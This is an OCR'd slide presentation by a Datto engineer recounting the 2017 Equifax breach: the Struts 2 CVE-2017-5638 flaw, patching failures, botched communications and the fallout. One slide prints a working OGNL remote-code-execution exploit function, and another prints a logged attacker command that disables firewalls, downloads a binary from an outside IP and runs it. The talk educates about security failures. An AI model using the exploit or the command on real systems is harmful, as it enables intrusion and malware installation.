datto

Equifax breach: the gory details

Fred Mora - System Engineering, Datto

Equiwho?

- Yeah. I don't have an Equifax account. Do you? Thought so.
- So wait, why do they have my data?
- Because you are not the customer. You are the product.
  - Equifax is one of the 4 consumer credit reporting bureaus
  - Each credit bureau has a history of your financial transactions
  - They collect financial info from banks, utilities, credit companies
  - They repackage them and put them for sale.

I DON'T REMEMBER OPENING AN ACCOUNT WITH THESE GUYS ON THE HORSES...

WTF? Aaack! Make them stop!

- Can’t. Credit bureau are encroached in laws and regulations
- As usual, it started with good intents...
- (Which is how most really gnarly fusterclucks happen)
- So, let’s go back to the 19th century for a sec...


How on Earth did we get there?

- For smooth commerce, people need credit cards, loans, etc.
- But 5% of bad apples can bankrupt any loaners unless the rates are insane
- Also, the IRS can shake you down...
- ...But a commercial loaner cannot, what with due process and all that.

- So, what if someone kept a list of bad payers?
- Great! Mrs Jones, you have a couple of tenants in your boarding house?
- If someone skips out on the rent, go to Mr. Smith down the road and put their name on his list
- And make sure you buy his updated list yearly to avoid bad tenants.
- And so it started...

Surely there are better ways?

- Depends. In many European countries, the credit bureau is a state monopoly.
- Imagine credit reports maintained by the DMV and Veteran Administration…
- It is notoriously hard to access your own file and have the gummint fix errors.
- And state credit administrations aren’t too cautious with your files either.
- The alternative is no credit.
- Buy your next car on layaway!


Hello monsieur civil servant, I am a bank. I need all ze info for Jacques Dupond, 69 rue Theday, Paris. Please respond to: realbank876 @aol.com
LOOKS LEGIT.
8-12-05 ©2005 Scott Adams, Inc./Dist. by UFS, Inc.

Apologies to Scott Adams

Sigh… Fine. So, what happened?

- Equifax (EFX) has many web sites
- The sites use Java applications
- Enter Struts 2, a Java web framework
  - Was born WebWork
  - Became an Apache project in 2005
  - Has a history of security flaws in its Expression Language module (to parse expressions in web queries)
  - 66 CVEs since 2006, 30 serious or worse.


- Nowadays, only 4% of Java web sites use Struts 2, vs. 72% for Sprint.
- Strut 2 is still actively developed.

The vuln that ate Equifax

- On March 6, 2017, Strut publishes a bug report
- This will become CVE-2017-5638
  - Strut devs kinda downplay it
  - But it trivially allows remote code execution with one query…
  - ...without even any authentication.
- Bug advisory sent on March 8 to, among others, Equifax.
- Bug fix published on March 9
- Metasploit exploit published within hours
- So now the race is on. Script kiddies vs. Strut 2 web sites!

How hard is it to exploit?

- Not very..



```
def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm))))."
    payload += "(#cmd='%s')." % cmd
    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
        request = urllib2.Request(url, headers=headers)
        page = urllib2.urlopen(request).read()
```

Source: Imperva

Wait, what? Bash execution? In the URL?

- Yup. Here is a sample of the command logged by various servers:

-
  ```
  /etc/init.d/iptables stop;
  service iptables stop;
  SuSEfirewall2 stop;
  reSuSEfirewall2 stop;
  cd /tmp;
  wget -c http://<some ip>/16;
  chmod 777 16;
  ./16;
  ```

- This is incredibly crude and yet it works.

So… Did EFX patch their site?

- The company was notified on March 8
- IT got an email requesting the patch within 2 days (what, no ticketing system?)
- On March 15 (!), EFX's IT security runs a scan looking for Struts 2 and finds no such thing
- But they did not scan their Customer Appeal site where consumers can contest incorrect information in their credit report.
- Apparently the site is an afterthought?
- Maybe because it's a cost center instead of a revenue maker?
- As a result, this site was breached.

Didn’t they have good security guys?


- EFX had retained a security consultant, Mendiant
- But they had a dispute with them at the time, so Mendiant suspended work
- The site gets ferociously pwnd.
- From there, hackers start piling up data
- It looks like the amateurs that did the initial breach were then replaced with a much better team

The dumpster is catching fire…

- Customer info starts getting copied on May 13
- On July 19, EFX finds some suspicious traffic: Its data being sent abroad.
- Mid August, Mendiant realises that this is consumer PII (Personal Identifiable Data)
- They find an remote 30 intrusion points (e.g., hidden remotely accessible shells)
- On Sept 7, EFX admits the breach. Stock starts a downslide from $140 to $92 ($110 today)
- Fortunately, unnamed EFX execs sold $1.8M worth of stock on August 1 and 2!

Adding insult to injury

- EFX communication was awful
- They made a WordPress site, equifaxsecurity2017.com, to announce the alert
  - With masked ownership
  - And free security certificates
  - Just like phishers do!
- Then, for weeks, they sent customers to a different web site (securityequifax2017.com) which was a parody.



Equalopportunity H8r @eqloprtntyhtr · 18h

But can only get score once before charging me 29.99 to get it updated??

Equifax Inc. @Equifax

Replying to @eqloprtntyhtr

Hi! For more information about the product and enrollment, please visit: securityequifax2017.com. -Tim

5:11 PM - 19 Sep 2017

3 Retweets 5 Likes


Dave Rand @LorettoDave · 16m

Replying to @Equifax @eqloprtntyhtr

You have tweeted the wrong URL (securityequifax2017 instead of equifaxsecurity2017). You should delete this tweet and correct your mistake.

Are all American shafted?

- No. Only 143 M people.
- Details of 500,000 Brits and other nationals are part of the leak.
- Meanwhile, The Argentinian EFX office had a personnel admin server..
- … protected by ID/password `admin/admin`
- Personal records for 14,000 Argentinians were accessible.



EQUIFAX Listado de Usuarios

Logout

CAP - AYC

Pagina: **1** de **5** Posterior

Id	Apellido	Nombre	Usuario	documento	Email	Estado	Perfil		
1859471	[redacted]	Marcela	[redacted]		[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1859475	[redacted]	Yeimy	[redacted]		[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1271524	[redacted]	Maria Belen	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
274804	[redacted]	Martin	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
527	[redacted]	Marita	[redacted]	[redacted]	[redacted]	INACTIVO	ADMINISTRADOR	Eliminar	Editar
1358701	[redacted]	Eugenia	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1859467	[redacted]	Alejandra	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1572254	[redacted]	Mariela	[redacted]	[redacted]	[redacted]	ACTIVO	USUARIO	Eliminar	Editar
2025633	[redacted]	Carlos	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
2025667	[redacted]	Carlos	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
2025660	[redacted]	Jose Pablo	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
709	[redacted]	Marcelo	[redacted]	[redacted]	[redacted]	ACTIVO	USUARIO	Eliminar	Editar
1572338	[redacted]	Gaston	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1789253	[redacted]	Priscila	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1536812	[redacted]	Martin	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
711	[redacted]	Oscar	[redacted]	[redacted]	[redacted]	ACTIVO	USUARIO	Eliminar	Editar
334837	[redacted]	Alejandra	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
123392	[redacted]	Guillermo	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1433356	[redacted]	Laura	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar
1702095	[redacted]	Eliana	[redacted]	[redacted]	[redacted]	INACTIVO	USUARIO	Eliminar	Editar

Source: Brian Krebs

But what took them so long?


- The Consumer Appeal site was probably unmaintained.
- Deploying a new version of Struts means running acceptance tests for the patched version, then updating the new site. There was probably nobody assigned.
- Inertia and lack of understanding were the cause.

What is their boss saying?

- EFX CEO Richard Smith retired.
- His compensation package might be about $90 M.
- He is blaming open source and a lone unnamed employee “who should have applied the patch but didn’t”.
- In an August 2017 speech at the University of Georgia, Smith boasted that reselling credit data is hugely profitable (90% gross margin!)
- He described his company as a “culture of tenure”…
- … and “average talent” (source: Blooomberg)
- His CISO also left.
- EFX is now the target of multiple lawsuits.

What are the authorities doing?

- Lawmakers are grilling ex-CEO Richard Smith, who testified in a House Energy and Commerce Committee session
- Multiple State Attorneys are suing EFX.
- Meanwhile, the IRS thinks the situation is perfectly fine.
- On Sept. 29, the IRS awarded a $7 million no-bid contract to EFX to help verify taxpayer identity (!).



Transaction Support for Identity Management

Solicitation Number: TIRNO17Q00319
Agency: Department of the Treasury
Office: Internal Revenue Service (IRS)
Location: National Office Procurement (OS:PR:P)

Original Synopsis
Sep 30, 2017
4:30 pm

Solicitation Number:
TIRNO17Q00319

Notice Type:
Award Notice

Contract Award Date:
September 29, 2017

Contract Award Number:
TIRNO17K00497

Contract Award Dollar Amount:
$7,251,968.00

Contractor Awarded Name:
Equifax Information Services LLC

Contractor Awarded DUNS:
059538249

Contractor Awarded Address:
1550 Peachtree Street, NW
Atlanta, Georgia 30309
United States

Synopsis:
Added: Sep 30, 2017 4:30 pm
This action was to establish an order for third party data services from Equifax to verify taxpayer identity and to assist in ongoing identity verification and validations needs of the Service. A sole source order is required to cover the timeframe needed to resolve the protest on contract TIRNO-17-Z-00024. This is considered a critical service that cannot lapse.

Questions?